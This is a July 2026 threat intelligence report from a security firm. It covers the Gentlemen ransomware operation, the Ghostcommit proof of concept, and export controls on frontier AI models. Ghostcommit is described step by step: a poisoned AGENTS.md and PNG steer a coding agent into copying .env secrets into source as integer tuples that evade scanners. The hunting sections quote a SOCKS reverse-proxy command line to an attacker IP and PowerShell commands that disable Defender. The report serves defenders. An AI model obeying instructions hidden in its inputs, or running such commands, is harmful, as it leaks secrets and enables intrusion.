JULY

pellera

THREAT INTEL REPORT 2026

Prepared by: Pellera Threat Intel Team
pellera.com | 800.747.8585

Driving Momentum. Accelerating Change. Empowering IT Transformation.

Pellera Technologies was born out of the combined expertise of Converge Technology Solutions and Mainline Information Systems, two industry leaders with over 35+ years of experience and a shared vision for innovation. Together, we empower businesses to achieve greater efficiency, adaptability, and growth for today and tomorrow.

Our commitment is to reshape what's possible with IT, offering advanced solutions in digital infrastructure, cloud, cybersecurity, and AI. We don't just deliver technology—we partner with you to build tailored strategies designed to simplify complexities, unlock opportunities, and drive transformational outcomes.

At Pellera, momentum builds here through collaborative, people-first technology designed to fuel progress and deliver measurable impact.

pellera

Observations for July 2026

The easiest way into a company this month wasn't malware or a stolen password. It was a picture. Researchers showed they could hide commands inside an ordinary image, slip it into a routine software update, and let a developer's AI assistant do the rest, reading the hidden instructions and quietly handing over the company's secrets while every human and automated check waved it through. It's a proof of concept for now, nicknamed Ghostcommit, but the weaknesses it exploits are already in everyday use.

That's the theme for the month: the tools and technology a business leans on can be turned against it, cut off, or faked. Ransomware is the loudest version. A fast-rising crew called **The Gentlemen has hit 580 organizations across 77 countries in about a year**, with a record 117 in June alone, and it recruits criminal partners with the most generous payout on the market while swapping names to stay ahead of investigators. The quieter development may matter more.

Last month the US government briefly cut foreign companies off from Anthropic's most advanced AI models and limited OpenAI's newest ones to a hand-picked few, with no warning, then restored access just as quietly, enough for **UK lawmakers to warn their country could be cut off at the whim of an ally**. It should register in any boardroom, and the precedent isn't only America's: any government can decide who may use the technology built under its control, and who may sell it.

Since the software and hardware a business runs on are made all over the world, **that exposure points in several directions at once**. This time it was AI, but the same lever could reach the security, business, and operational software a company depends on, so any critical tool tied to a single country is worth a hard look.

The thread running through all three is dependence, on the code your systems trust, the vendors your business is built on, and the perimeter attackers keep testing. The priorities are practical. Treat anything your AI tools can read as untrusted, and limit what they can reach. Map where the business relies on a single foreign provider, and plan for the day that access disappears. And hold the fundamentals that stop ransomware: patch anything exposed to the internet, keep offline backups you've actually tested, and harden endpoint protection.



Executive Overview

THE GENTLEMEN RaaS

Audience

- CISO & Security Leaders
- SOC Analysts & Incident Responders
- Threat Hunters & Detection Engineers
- Windows & VMware/ ESXi Infrastructure Admins
- Vulnerability & Patch Management Teams

RISK

GEOGRAPHIC SCOPE



BUSINESS IMPACT

The Gentlemen have claimed 580 victims across 77 countries since mid-2025, and June 2026 was their worst month yet at 117. Compare the first half of 2026 to the back half of 2025 and the victim count jumped more than 6x — off a group that was only active for four months of 2025. That makes them the second most active RaaS program of the year, behind only the legacy big-game hunters Qilin and Akira.

What sets them apart is the recruiting pitch. Where a typical RaaS hands affiliates 70 to 80 percent of a paid ransom, The Gentlemen offer 90 — an unheard-of cut, advertised openly and paired with a May 2026 partnership with BreachForums to pull in affiliates, pen testers, and initial access brokers. Tracked as Storm-2697, the crew likely started as a Qilin affiliate called ArmCorp before roughly 20 operators spun up their own brand around September 2025. Their encryptors are written in both C and Go, so they run across Windows, Linux, and virtual infrastructure alike.

READ MORE

GHOSTCOMMIT

Audience

- CISO & Security Architects
- AppSec & DevSecOps Leads
- Engineering Managers & Platform Teams
- AI/ML Platform Owners
- Developers Using AI Coding Agents

RISK

GEOGRAPHIC SCOPE

BUSINESS IMPACT

The whole attack rides on one habit: nobody opens the image. Researchers at the University of Missouri-Kansas City's ASSET Research Group built Ghostcommit, a proof-of-concept that hides malicious AI instructions inside a PNG. A pull request drops in a harmless-looking image plus an AGENTS.md file that tells the coding agent to trust it. Human reviewers skip the binary. AI review bots like Cursor Bugbot and CodeRabbit don't read images at all. The PR merges. Later a developer asks their agent for a routine task, the agent opens the image, reads the hidden instructions, and quietly copies the repo's .env secrets into source as a tuple of integers - a form secret scanners never decode.

What makes this land is where the risk lives. The researchers found the coding tool mattered more than the model behind it. The same Claude Sonnet leaked secrets under Cursor and Antigravity but refused under Anthropic's Claude Code, which turned the attack down under every model they tested. Nothing here is a CVE. It's a structural blind

spot: in a sample of 6,480 pull requests across 300 active public repos, 73% merged into the default branch with no substantive human or bot review. Ghostcommit is still a lab result, not something seen in the wild - but it's the first practical mix of multimodal prompt injection and supply-chain delivery, and the pieces it abuses are already in production.

READ MORE

Audience

- **CISO & Security Architects**
- **Procurement & Vendor-Risk Leads**
- **Cloud & AI Platform Owners**
- **Public-Sector & Critical-Infrastructure Security Teams**
- **Boards & C-Suite Risk Officers**

CUT OFF AT THE WHIM

RISK

GEOGRAPHIC SCOPE

ACCESS TO FRONTIER AI, CLOUD, & COMPUTE CAN BE REVOKED BY FOREIGN POLICY DECISION

BUSINESS IMPACT

For a few weeks last month, one US export order cut foreign users off from Anthropic's Fable 5 and Mythos 5 models — no warning, no public explanation, and access restored just as quietly. That was enough to rattle Westminster. The Commons Science, Innovation and Technology Committee now says the UK has no coherent strategic framework for sovereign AI and could see its access to critical technology cut off at the whim of a foreign government, even an ally.

The dependence is real. More than two-thirds of businesses in the UK, Spain, and France run primarily on US tech. The big three US clouds hold about 70% of the European market, while the largest local rival sits in the low single digits, and Europe's frontier-model options come down to US closed models or Chinese open ones. The UK's answer, a Cyber Shield built on frontier AI plus a 500 million pound Sovereign AI Fund, runs straight into that math. Four of the nine firms the fund has backed so far are ultimately American-controlled.

READ MORE

Tactical Guidance

THE GENTLEMEN RaaS

Overview & Impact

The Gentlemen run a Ransomware-as-a-Service operation that emerged in mid-2025 and moved fast. Roots trace back to a Qilin affiliate; researchers believe the group morphed from a private crew into a full RaaS around September 2025, with about 20 operators. The tooling is custom: a Go-based backdoor, an EDR-killer framework called GentleKiller, and a suspected zero-day, on top of C and Go encryptors that hit Windows and virtual estates. An insider leaked the group's internal database in early May 2026, exposing operator accounts (including the administrator who builds the locker and panel and appears to join some attacks directly), the CVEs they track, their edge-appliance access vectors, and how ransom negotiations play out. There's real debate about whether this is a broad affiliate model or a small, disciplined team running attacks itself; the precision seen in intrusions cuts against a sprawling affiliate base.

- 580 victims claimed across 77 countries since inception, with manufacturing the single most-hit sector at 103.
- Victim volume grew more than 6x from the last half of 2025 to the first half of 2026.
- June 2026 set a record at 117 claimed victims, close to 4x January's total.
- Confirmed intrusions at a shipping and transportation firm and a construction company, both ending in encryption.
- Double extortion: data stolen and encrypted, with leak-site publication threatened for non-payment.
- 90% affiliate payout advertised openly to recruit affiliates, pen testers, and access brokers.
-
- Observations
- Encryptors built in both C and Go, spreading across Windows and virtual infrastructure.
- Encryptor binaries win.exe and G_hlm7jj_windows_amd64.exe, the .fjn1jw file extension, and a README-GENTLEMEN.txt ransom note.
- Security, System, and Application event logs cleared in both Huntress incidents, while other logs were left intact.
- PowerShell used to disable Microsoft Defender and add broad antivirus exclusions before re-deploying the encryptor.
- A renamed svchost32.exe run from C:\Windows\Temp opened a SOCKS proxy to external C2, re-launched by a Scheduled Task every two minutes.
- Cobalt Strike C2 at 91.107.247.163, with license watermarks that follow the affiliate across ransomware brands.
- Scheduled tasks tied to the operation, plus AnyDesk persistence, GPO abuse for domain-wide deployment, and vulnerable-driver abuse.
- The same affiliate has been tracked across LockBit, Black Basta, and Qilin before landing on The Gentlemen.

Guidance

Strategic Intelligence

Trend

- **Brand is disposable:** One affiliate has been followed across LockBit, Black Basta, Qilin, and now The Gentlemen over roughly three years. The RaaS label changes; the operator and their Cobalt Strike license watermark do not, which is what makes tooling fingerprints a more durable tracking signal than any group name.
- **Payout arms race:** A 90% affiliate cut, well above the usual 70 to 80 percent, is a recruiting weapon. Paired with an open BreachForums partnership, it's pulling talent (affiliates, pen testers, and access brokers) toward whoever pays most.
- **Volume over novelty:** The group climbed to second most active RaaS of 2026 not through exotic technique but sheer throughput, with a 6x jump in claimed victims and a record 117 in a single month.
- **RaaS or crew?:** The discipline seen across intrusions, and evidence that the administrator joins some attacks directly, blurs the line between a broad affiliate program and a small, tightly run team. Treat attribution based on brand alone with caution.
- **Edge is the door:** Internet-facing VPNs and firewalls remain the preferred way in. The group tracks known edge-appliance CVEs and buys access from brokers, so exposed and unpatched perimeter gear stays the highest-value target.

Operational Intelligence

Threat Vectors

- **Edge appliances:** Exploitation of internet-facing VPN and firewall appliances is the favored entry point, including the Fortinet authentication-bypass flaw CVE-2024-55591 that the group is known to track.
- **Stolen creds + RDP:** Compromised and leaked credentials feed RDP and VPN logins. In the shipping incident, the actor came in over RDP using a compromised user account.
- **Access brokers:** The group buys initial access from brokers and recruited them openly through a May 2026 BreachForums partnership.
- **Phishing:** Rounds out the group's reported initial-access mix.
- **Domain-wide push:** Once inside, operators abuse Group Policy Objects to deploy the ransomware across the domain and lean on AnyDesk for persistent remote access.

Monitoring & Detection Gaps

- **Logs wiped:** Actors clear the Security, System, and Application event logs, destroying the clearest forensic trail. Both investigated incidents showed this, though other logs were left behind and still carried breadcrumbs.
- **Detected, not stopped:** Microsoft Defender detected the encryptor but failed to complete remediation in one case, and was fully disabled by PowerShell in another — a detection that fires but doesn't block leaves defenders with a false sense of coverage.
- **No SIEM, late agent:** In both Huntress cases the endpoint agent was installed post-incident and the victims had no SIEM, leaving the initial-access vector invisible. Coverage gaps let the intrusion run for weeks before anyone looked.
- **Tasks on the DC:** Scheduled Tasks were created on the Domain Controller rather than the local endpoint, so endpoint-only task monitoring missed them.
- **Shifting names:** The encryptor was renamed between incidents (win.exe to G_hlm7jj_windows_amd64.exe) and run from different directories, so filename- or path-based rules alone will miss the next sample.

Response Actions

- **Alert on gentlemen*:** Create high-severity SIEM alerts for creation, deletion, or execution of any Scheduled Task matching the string gentlemen*.
- **Escalate log clears:** Treat clearing of the Security, System, or Application logs (Event ID 1102 for Security, 104 for System and Application) as an immediate incident-escalation trigger, and alert on wevtutil clearing those logs.
- **Watch shadow copies:** Fire behavioral alerts when vssadmin or wmic is used to delete Volume Shadow Copies, a precursor to encryption.
- **Hunt the beacon:** Block and monitor the known C2 addresses 193.233.202.17 and 77.110.122.137, and watch for outbound traffic on non-standard ports or matching SystemBC signatures.
- **Chase odd logons:** Investigate unusual logons to high-value systems, including the workstation name WIN-8OA3CCQAE4D seen authenticating to a compromised account.

Tactical Intelligence

Mitigation Strategies

- **Patch the known-exploited: Scope and patch the CVEs the group exploits:** CVE-2024-55591 (Fortinet FortiOS/FortiProxy), CVE-2025-32433 (Erlang/OTP SSH), CVE-2025-33073 (Windows SMB Client), CVE-2025-55182 (React2Shell), and CVE-2025-7771 (ThrottleStop.sys driver, used for privilege escalation).
- **Lock down Defender:** Enable Defender Tamper Protection and monitor for attempts to disable it, add exclusions, or load unsigned or known-vulnerable drivers.
- **Backups offline:** Maintain and regularly validate offline backup and recovery so encryption doesn't mean paying.
- **Contain lateral movement:** Enforce strict SMB signing, disable SMBv1 outright, and segment internal networks to blunt self-propagation.
- **Treat ESXi as tier-0:** Keep SSH off on ESXi hosts except during explicit maintenance, and restrict ESXi management interfaces to a dedicated, isolated management VLAN.
- **Phishing-resistant MFA:** Deploy phishing-resistant MFA everywhere and rotate credentials on a regular schedule to cut off stolen-credential access.

Preventive Measures

- **Audit the edge:** Inventory and patch every internet-facing VPN, firewall, and remote-access gateway (the group's preferred way in), and check edge devices and exposed RDP for signs of prior exploitation.
- **Restrict RDP:** Limit RDP exposure, enforce MFA on it, and investigate any unusual RDP logons to sensitive systems.
- **Block Cobalt Strike C2:** Feed known Cobalt Strike C2 indicators (including the flagged IP 91.107.247.163) into firewalls, SIEM, and EDR to block the affiliate's infrastructure ahead of the intrusion.
- **Rein in remote tools:** Control and monitor remote-access software such as AnyDesk, which the group uses for persistence, and restrict it to approved, inventoried installs.
- **Watch the recon:** Monitor for internal use of Advanced IP Scanner and Nmap, which the actors run to map networks before moving laterally.

Threat Hunting Hypotheses

SCHEDULED TASK SOCKS BEACON

Hypothesis: An attacker has registered a Scheduled Task that launches a renamed svchost32.exe from C:\Windows\Temp, opening a SOCKS proxy to an external C2 and re-launching every two minutes for persistent remote access.

Investigation Steps

- Find the binary: Search for svchost32.exe (note the extra 32) running from C:\Windows\Temp — the real system process is svchost.exe and lives in System32, never Temp.
- Match the command: Hunt process command lines containing 'client' and 'socks' with an IP and port, e.g. svchost32.exe client 193.233.202.17:44729 R:1081:socks; also check schtasks /create lines writing output to C:\Windows\Temp.
- Read the task events: In Microsoft-Windows-TaskScheduler logs, look for a task (seen as WindowsConnSvc) firing every two minutes with paired 101/107/203 events, or a flood of 332 events, indicating a persistent two-minute trigger.
- Pivot on C2: Check firewall and proxy logs for outbound connections to 193.233.202.17 and 77.110.122.137 on non-standard ports.

DEFENDER KILL BEFORE ENCRYPTION

Hypothesis: Before deploying the encryptor, actors cleared the Security, System, and Application logs and used PowerShell to disable Microsoft Defender and add broad exclusions such as ExclusionPath C:\.

Investigation Steps

- **Spot the log wipe:** Search for Event ID 1102 (Security log cleared) and Event ID 104 (System and Application logs cleared), especially when only those three logs are cleared and others remain.
- **Grep PowerShell:** Review PowerShell event logs for Set-MpPreference -DisableRealtimeMonitoring, Stop-Service -Name WinDefend, and Add-MpPreference -ExclusionPath C:\ or -ExclusionProcess pointing at a user Downloads or Documents path.
- **Pull Defender detections:** Check Defender history for Ransom:Win64/Gentlemen.SH!MTB, Trojan:Win32/MpTamperBulkExcl.H, and Ransom:Win64/BlackByte.SZ!MTB, and validate whether remediation actually completed (Event IDs 1116, 1117, 1118).
- **Confirm the payload: Look for encryptor artifacts:** files with the .fjn1jw extension, a README-GENTLEMEN.txt ransom note, and payloads executed from the NETLOGON share by the SYSTEM account via CcmExec.exe.

COBALT STRIKE WATERMARK TRAIL

Hypothesis: A Gentlemen affiliate's Cobalt Strike infrastructure, identifiable by license watermarks 1473793097 and 1357776117, is beaconing from the environment, reachable before the ransomware stage.

Investigation Steps

- **Block the known C2:** Search firewall, SIEM, and EDR data for connections to 91.107.247.163, the Cobalt Strike C2 flagged 76 days before it surfaced in a confirmed Gentlemen intrusion.
- **Fingerprint the beacon:** Where beacon configs are recoverable, match on Cobalt Strike watermarks 1473793097 and 1357776117, which follow this affiliate across ransomware brands.
- **Trace CountLoader:** Hunt for CountLoader activity in its .NET, PowerShell, and JScript variants, the loader that fed this affiliate's Cobalt Strike deployments.

Tactical Guidance

Sources

- No Manners Here: The Ruthless Rise of The Gentlemen Ransomware
- Threat Actor | FortiGuard Labs
- The Gentleman Ransomware | Defense Evasion TTPs Uncovered | Huntress
- What Recent Reporting Gets Right About The Gentlemen RaaS and What Silent Push Learned Months Earlier

GHOSTCOMMIT

Overview & Impact

Ghostcommit was disclosed on July 11, 2026 by two ASSET Research Group researchers, Sudipta Chattopadhyay and Murali Ediga. It works in two stages. First, delivery: an attacker opens a pull request that adds an AGENTS.md convention file pointing at an image, with the real payload hidden inside the image rather than in any text. In the diff the image is just a binary blob, so human reviewers don't open it and image-blind AI reviewers pass it through. The PR merges and the instructions sit in the repo. Second, triggering: sometime later a developer asks a coding agent to write a routine module, the agent reads the merged convention file, opens the image, and follows the buried instructions - reading the .env file and writing its contents into a new source file as an integer tuple. Because secret scanners don't turn a Python integer tuple back into ASCII, the exfiltration passes clean. The attacker just pulls the tuple from the public commit and decodes it.

- Full .env theft: API keys, database connection strings, and cloud service tokens copied out of the repo.
- Secrets encoded as integer tuples in committed source, evading typical secret scanners.
- Cursor and Antigravity leaked secrets across multiple models; Claude Code refused under every model tested.
- Three defensive layers failed at once: human review, AI text review, and secret scanning.
- The attack needs no CVE and no malware - just a pull request and an image.

Observations

- Described only as a proof-of-concept; no in-the-wild exploitation noted in reporting.
- AI review bots Cursor Bugbot and CodeRabbit do not inspect image content by default.
- In 6,480 sampled PRs across 300 active repos, 73% merged with no substantive human or bot review.
- Outcome depended more on the coding harness than the underlying model.
- Researchers reported the issue to vendors and built a multimodal GitHub reviewer that caught nearly all variants with no false positives.

Guidance

Strategic Intelligence

Trend

- **Injection goes multimodal:** Prompt injection is no longer a text-only problem - images, documents, and other inputs an agent can read can all carry instructions it may obey.
- **The harness decides:** Security now rides on the coding tool's guardrails, not the model's alignment. The same model leaked or refused depending on the wrapper around it.
- **Review lags the agents:** Agents gained multimodal reach while review pipelines stayed text-only, and that gap is the attack surface.

Operational Intelligence

Threat Vectors

- **Poisoned convention file:** A pull request adds an AGENTS.md that points a coding agent at an attacker-controlled image.
- **Payload in the PNG:** The malicious instructions live inside the image binary, invisible in the text diff.
- **Delayed trigger:** The instructions fire later, when a developer gives the agent an unrelated routine task.
- **Encoded exfil:** Secrets get written back into source as integer tuples that read as harmless data.

Monitoring & Detection Gaps

- **Image-blind reviewers:** Cursor Bugbot, CodeRabbit and similar bots skip image content, so nothing flags the payload.
- **Scanner bypass:** Secret scanners don't decode integer tuples back to ASCII, so leaked credentials look like ordinary arrays.
- **No CVE to track:** This is a workflow blind spot, not a patchable bug, so vulnerability management won't surface it.
- **Human skip:** Reviewers treat binary attachments as noise and don't open them.

Response Actions

- **Inspect attachments:** Open and review non-text files in pull requests - images, documents, anything an agent can read.
- **Watch agent reads:** Monitor coding agents for unusual attempts to read .env, credential, or config files.
- **Restrict secret access:** Cut the secrets an agent can reach from the repo working tree.
- **Deploy multimodal review:** Stand up image-aware PR review like the researchers' prototype.

Tactical Intelligence

Mitigation Strategies

- **Least-privilege agents:** Restrict what files and secrets a coding agent can read so an .env grab finds nothing worth taking.
- **Multimodal review:** Adopt image-aware pull-request review - the researchers' prototype caught nearly all variants with no false positives.
- **Distrust agent inputs:** Treat anything an agent can read - images, documents, convention files - as attacker-controlled content.

Tactical Guidance

Preventive Measures

- **Vet convention files:** Review AGENTS.md and similar policy files, and flag any that reference external images.
- **Secrets out of tree:** Move .env credentials out of the repo working directory the agent operates in.
- **Harden the harness:** Pick coding tools whose guardrails refuse to act on instructions buried in non-text inputs - the same model behaved safely under Claude Code and unsafely under others.

Threat Hunting Hypotheses

IMAGE-REFERENCED CONVENTIONS AND ENCODED SECRETS

Hypothesis: A repo hit by a Ghostcommit-style injection will carry an AGENTS.md (or similar policy file) that references an image, plus source or commits where a coding agent wrote .env contents as an integer tuple.

Investigation Steps

- **Find image-pointing conventions:** Grep the repo for AGENTS.md and similar policy files that reference PNG or other image files.
- **Hunt integer tuples:** Scan commits and source for large integer tuples or arrays that decode byte-by-byte into ASCII, especially matches to known secret formats.
- **Check agent file access:** Review coding-agent logs for reads of .env or credential files during unrelated routine tasks.
- **Correlate merge history:** Flag merged PRs that added an image plus a convention file and went in with no substantive human or bot review.

Sources

- Ghostcommit attack hides malicious AI instructions in images
- AI Security Incident Case: Ghostcommit Attack Leveraged Images to Steal Secrets - NSFOCUS
- Ghostcommit Uses PNG-Hidden Prompts to Make AI Coding Agents Leak Secrets | Mallory

CUT OFF AT THE WHIM

Last month the Trump Administration issued an export control order barring foreign nationals from Anthropic's Fable 5 and Mythos 5 models, forcing the company to suspend access while it worked out the national security concerns behind it. Details of an alleged jailbreaking flaw were never disclosed, Commerce never commented, and the order was later lifted with no explanation. The same restrictions hit OpenAI's newest models, limiting them to a handful of hand-picked companies. That episode became the reference point for a UK parliamentary report, **Science Diplomacy: Sovereignty, strategy, and the global race**, published 7 July, which found the government treats international science and tech deals opportunistically and has no real plan for sovereign capability in AI, quantum, and space.

In parallel, the NCSC and DSIT laid out Cyber Shield, a sovereign defense effort meant to use frontier AI to find and resolve national cyber risk — while admitting it will still lean on partnerships with frontier AI firms, cyber-defence organizations, and academia. Analysts call the wider sovereignty goal an uphill battle, and warn that boards chasing it can hand security teams architecture they never got to vet.

Tactical Guidance

- A US export order suspended foreign access to Anthropic's Fable 5 and Mythos 5 frontier models last month, with no notice and no public explanation.
- OpenAI's newest models were restricted to a small number of hand-picked companies over the same period.
- Four of the nine firms backed by the UK's 500 million pound Sovereign AI Fund are American-owned at the parent level.
- More than two-thirds of businesses in the UK, Spain, and France run primarily on US tech.
- AWS, Microsoft Azure, and GCP hold roughly 70% of the European cloud market; the largest local provider, OVH, holds between 1% and 6%.
- Only 30 countries host compute capable of supporting advanced AI workloads.
- **Cut off from a US tool, the sovereign alternative may be a downgrade:** Europe's frontier-model fallback is US-closed or Chinese-open, and the flagship European option's frontier credentials are openly questioned.

Observations

- The Commons committee found no coherent strategic framework for sovereign AI and warned access could be cut off at the whim of allies.
- Europe's frontier-model choice is effectively US closed models or Chinese open ones, with Mistral the main European alternative.
- Strained US-UK relations over the restrictions put threat-intel sharing, and even Five Eyes standing, into question.
- The UK produces world-class early-stage research but keeps losing deep-tech firms overseas for lack of later-stage funding.
- Analysts warn overly protectionist sovereignty rules can cut off access to expertise and trusted partners, weakening resilience rather than strengthening it.

Guidance

Strategic Intelligence

Trend

- **Sovereignty went stack-wide:** Sovereignty is no longer about where your data sits but who owns the whole stack (cloud, compute, and frontier models), with AI at the center of the fight.
- **Concentration is the risk:** Three US clouds hold about 70% of Europe and frontier models come down to US or Chinese options, so a single foreign policy decision can pull the rug.
- **Policy is outrunning security:** Boards and C-suites are pushing sovereign-alternative procurement before security teams can evaluate what they are buying.
- **Protectionism cuts both ways:** Restricting market access on geographic grounds can lock out expertise and trusted partners, and it is already straining intel-sharing ties like Five Eyes.
- **Access is a lever:** The export order proved a government can switch off the tools businesses and researchers depend on, and dictate who is allowed to receive them, for national security, commercial, or political reasons. The US moved first, but the lever isn't US-specific: any country can restrict the technology built under its control, and because those tools are made all over the world, the exposure points in several directions at once. AI was the test case; the same move could reach the security, business, and operational software a company depends on, turning an ordinary vendor relationship into a strategic vulnerability decided abroad.

- **The fallback is weaker:** Forced off the best tool, the sovereign alternative may not match. Europe's frontier-model choice comes down to US-closed or Chinese-open, and even the flagship European option's frontier credentials are openly questioned.

Tactical Intelligence

Mitigation Strategies

- **Name your dimensions:** Define which sovereignty dimensions actually matter (control, resilience, assurance) instead of a simple geographic ownership test.
- **Test before onboarding:** Vet new sovereign vendors against the control, resilience, and assurance dimensions, including whether they're foreign-owned at the parent level, as four of the fund's nine backed firms are.
- **Loop in the CISO:** Treat sovereignty mandates as business-risk decisions that need security input before the commitment is made.
- **Keep trusted partners:** Keep vetted domestic and European partners in the mix instead of centralizing in-house; over-protectionist rules lock out expertise and weaken resilience.

Preventive Measures

- **Map your US exposure:** Inventory every tool a foreign export order could restrict, not just AI and cloud but the security, business, and operational software built under another jurisdiction, and flag the ones you cannot quickly replace.
- **Line up alternatives:** Identify trusted domestic or European options, and their real capability gaps, before you are forced to switch.
- **Budget for disruption:** Assume access to any foreign-developed tool can vanish or be curbed without notice, and plan continuity for anything critical that depends on one.

Sources

- **Tech-xit? UK Steps Up Sovereignty Push Amid AI Strife**
- **Government must set out strategy to achieve sovereign AI capabilities, UK risks being cut off "at whim," MPs warn - Committees - UK Parliament**
- **AI sovereignty plan leaves UK 'at whim' of foreign allies, say MPs**
- **MPs warn UK has no coherent strategy for sovereign AI**

pellera

Contact the Pellera Threat Intel Group at getsecure@pellera.com

pellera.com